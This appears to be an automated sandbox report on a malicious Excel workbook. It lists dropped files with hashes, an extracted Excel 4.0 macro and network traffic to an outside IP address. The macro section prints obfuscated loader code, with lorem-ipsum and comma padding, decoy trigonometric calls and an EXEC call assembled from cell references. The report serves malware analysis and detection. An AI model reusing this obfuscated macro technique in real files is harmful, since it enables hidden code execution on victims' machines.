SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB 7
Malicious:	false
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="st ylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Foun d</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="ja vascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initM oreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" wi dth="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\http_404[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB 7
Malicious:	false
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="st ylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Foun d</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="ja vascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initM oreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" wi dth="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4113

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\info_48[1]	
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}l$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Temp\FAD40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	328089
Entropy (8bit):	7.9252965238230955
Encrypted:	false
SSDEEP:	6144:sB5vetPVUNAqybs1ddddqbEDDtanTaZPXtFL+:M5vetPfqybs1ddddqKtan4Xvy
MD5:	0DA9B4479B2791D67F80E10B35A01888
SHA1:	A9299233EDB4B117F899CA30CF07C93E75F7274A
SHA-256:	EA6F9AC28054EB576199219FEC033814EFCE3DF7069E181B1DD55D018B11691B
SHA-512:	F1B2F37F68970DF37FA70094558223CBDA8C4A4246758F6353EAB75E84FA4ECDB8E5CF1D7C9F1B4D83559026942E4C4B73A47834DE03AB9E8CA50DA76BB4719E
Malicious:	false
Preview:	.UKO.1..W.?.|.v.@..*..@..T...{.5.K.....,)AK..rYy=..3....-...1.r.e..Uh....Z...g..U..J..b.H.lr.e|..HUB[jY....9...P.<....` ..0....f.OF.o\8...:f.6._...t...i{.....W.T.....!%0.....x.....|.K...$d9C...5%.....@..N..Jbu.!^.I...O...7.I.KC5...:.....]Z..b...7....%.l.ey|.nF.ey.....7....{.q...n:U....&..|@....f...1]F..O+.[(4;.).5..u=$....._1.....C.x..x..x.{.m..3...S.....D...'".Q.z..M..b.e.n7./Q.h.....PK.....!.F.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.48547855515619
Encrypted:	false
SSDEEP:	3:oVXUWW+USnRAW8JOGXnEWW+USTn:o9URGnR9qERGT
MD5:	2004B1BBDAEBF298C66DA5A385D949D7
SHA1:	219786CBC1D8CCAF9C94935DBC53B3572749538D
SHA-256:	ECD6FF6CC2230F4D5166D802F541DFE93248543BFB863BB54370AC61C04AA15D
SHA-512:	6B0E942495B2901907991F133E65C37B0FE4F8DD5BC108D1165053B5EF84EF5CC07892796FB2F569C698B5F76BCFB33F0487A4151FAFC9129012462FE27B21EA
Malicious:	false
Preview:	[2021/05/03 19:50:33.174] Latest deploy version: ..[2021/05/03 19:50:33.174] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF4DA5B59B47D462E7.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.40734914888761126
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fR3F9l8fRV9lTqLBfn3r:c9lLh9lLh9lIn9lIn9lo19loV9lWLt3r
MD5:	66AD2DA0FFD689F8332E81AE155AB5EF
SHA1:	FC48340F1F7AC89A943EEA1F1C2F2F0F5AA61FFD
SHA-256:	C3A0A97E7020E7758B5C1C0DD02E11B907F2D53AFAA045317DEBDAFCCBC15AE8
SHA-512:	BB16900B7A4EEB2C716B8246B5C896CEA90AEA10CFB4D8F6A163E153732C90CAE2DA34BA28850A1462A0A3A9C9AF5A3EE9BBAA0D1B698029325248F36452BF31
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF4DA5B59B47D462E7.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF596DB306FCC36A54.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4053015674628694
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRVF9l8fRP9lTq/c+CaL+8Z:c9lLh9lLh9lIn9lIn9loP9loP9lW35
MD5:	E97475C3C1405B613D0AD71B5804D71B
SHA1:	A1CBB28B7C591DD9F068A73ED8B7819CB5BB5D38
SHA-256:	D07A3F3BB9F5B200BAB3D45CEB5678AA7A42D0BD61E077EB4CAD00DFC5984437
SHA-512:	DE6ECF07F443C6BD4C000D6C2C0299A2261385E28E08B7C5192EC2FC16FC134D9E901BC7931FA2BF0A193E905E8BB2C9E1678DA055172248C2F1306CB15C0C
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFC4112F6E645ECEC7.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40193
Entropy (8bit):	0.6773372010569979
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+WQKjQ9nN/Dhfx9nN/DhfxynN/Dhfxf:kBqoxKAuqR+WQKjQ9phXph0phR
MD5:	B23F19C83A219765CE853B3054D5A626
SHA1:	8D2CCE0C2F2D28F0FD11498538B8A35EFDA828E6
SHA-256:	C276B80EA5EB53D5EE5B121ED87E99697077B27ED84A09893E129D10872022A5
SHA-512:	09253A921B0C3AD873A2BF13408C7A3F7A30475C67E4EE7E959A98D563F8E1D94498622D1879A3AB8BB4C15F215531B42F632976CF206D7427B8CD2D509FD488
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFD87FF62AF0A6347E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.40709120417340766
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo/9lo/9lW1mWJD:kBqoIg+1mWJD
MD5:	732945D7378D99607C39FF5D179B894A
SHA1:	BD5EC7C8DBF4037E9E2AEBE00E9F26B7FFB5A65E
SHA-256:	30BADA595841D2C499E0E66F34E674F8FB294D2644DD033890D888D49A68EEEE
SHA-512:	530BE9664FF3E7EC184CE2693B675D0756E8BFEDDDEF91EF3DBDAF8FC556E2464F5C403C0E4C7E1673B2025F8618C8F1A3FA33AD0692C1B54CFE7CF39BDAC5A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE7296AD5C85F4BE9.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40145

C:\Users\user\AppData\Local\Temp\~DFE7296AD5C85F4BE9.TMP	
Entropy (8bit):	0.6713572692688405
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+Z3lUXtU0NFNqtU0NFNqd0NFNqO:kBqoxKAuqR+Z3lUXtU08U0s0Z
MD5:	F8326EF40399170003450B8860BE7AB7
SHA1:	6EE5147E012E545AA4D23ECE008A6264B611CA70
SHA-256:	FF71BBAEB602B268A0F312D6B6EC8D0F0C780F13EF3BB2463473A336E55943A0
SHA-512:	0CB3A57437527357454F3B416127FD9C14BCC78E386A86F61B1B272330726CACC893A56313E806C19ADCD72B41A51CF6BBF9C273A137EF74DC0AB04331D4D72
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFEF08F5C4CE8758CE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40225
Entropy (8bit):	0.684855061118958
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+1bZILKsWjB1XLsWjB1X4sWjB1X1:kBqoxKAuqR+1bZILKpzXLpzX4pzX1
MD5:	0A82DCAAB853CB2F305ABE124B0277C6
SHA1:	E04239EBAB6A852461F2DCF030E393E60BCE30D7
SHA-256:	6FE8B3FD065A6446A3BC62EC7054B251C39CCD3B03EDAA4ABA7827F284013112
SHA-512:	9870C1BA3BB88AB2B25C2B319305E2C296A2E4A4BADA0CF073EE3188CF53199D974298F8A9BA339097B2EB4747575DE7CD87666EDD414EECBA01ED1A37F2AA 9F
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$6613n246zm543w.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.911297837534263
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	6613n246zm543w.xlsb
File size:	96580
MD5:	f5ac70a6e136e274a8856f244c9183b7
SHA1:	3991a3a8ec56ee8487ff17e226c49f2355b9d3ac
SHA256:	1f7a0472872d38133ce9fef933631d5110cf076ec44f344a95bd683e73fdbdc9
SHA512:	1ba0bea61dfac810bac779623d3807845cc92392a8a7a17333dfcc4d885e2a7b9ceab5ec2babc0df1c6bba88236b9292d8337d4e3bf10f6f4eaaa8e6d1e4632a
SSDEEP:	1536:H1HIOM4OJJN+AmifYAOETzIdJ6k4ZqOUEpiD4ALVAifrcz0YDxAt2YigNRZ3T:pBMpBwpk8yRZqTEpUPjy0Yet2YvHZj
File Content Preview:	PK..........!...."............docProps/app.xml ...(..

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "6613n246zm543w.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocre
m id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audia
m sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset c
u, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer n
ostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed c
u, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix
paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat princi
pes. Nec labore cetero theophrastus no, ei vero facer veritus nec.Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructior, commodo mediocrem i
d cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accu
msan et mea. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber
et vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iu
sto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto sol
et, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis
qui.",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=ASIN(45
```

)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=EXEC('="""	FDJDFJKERJKJKER """ "='!BL47&'="""	FDJDFJKERJKJKER """ "='!BL48&'="""	FDJDFJKERJKJKER """ "='!BQ24&'="""	FDJDFJKERJKJKER """ "='!BM47&'="""	FDJDFJKERJKJKER """ "='!BM48&'="""	FDJDFJKERJKJKER """ "='!BM49)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=AS

,,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec.Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructior, commodo mediocrem id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accumsan et mea. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui.",,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat princi

,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec.Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructior, commodo mediocrem id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accumsan et mea. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui.",,

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-19:47:59.511733	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution

Total Packets: 110

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 19:48:15.719537020 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:15.892509937 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:15.893599033 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:15.894133091 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.073235989 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084395885 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084423065 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084435940 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084449053 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084465981 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084486008 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084508896 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084525108 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.084530115 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084549904 CEST	80	49740	162.241.24.47	192.168.2.4
May 3, 2021 19:48:16.084569931 CEST	49740	80	192.168.2.4	162.241.24.47
May 3, 2021 19:48:16.084573030 CEST	80	49740	162.241.24.47	192.168.2.4
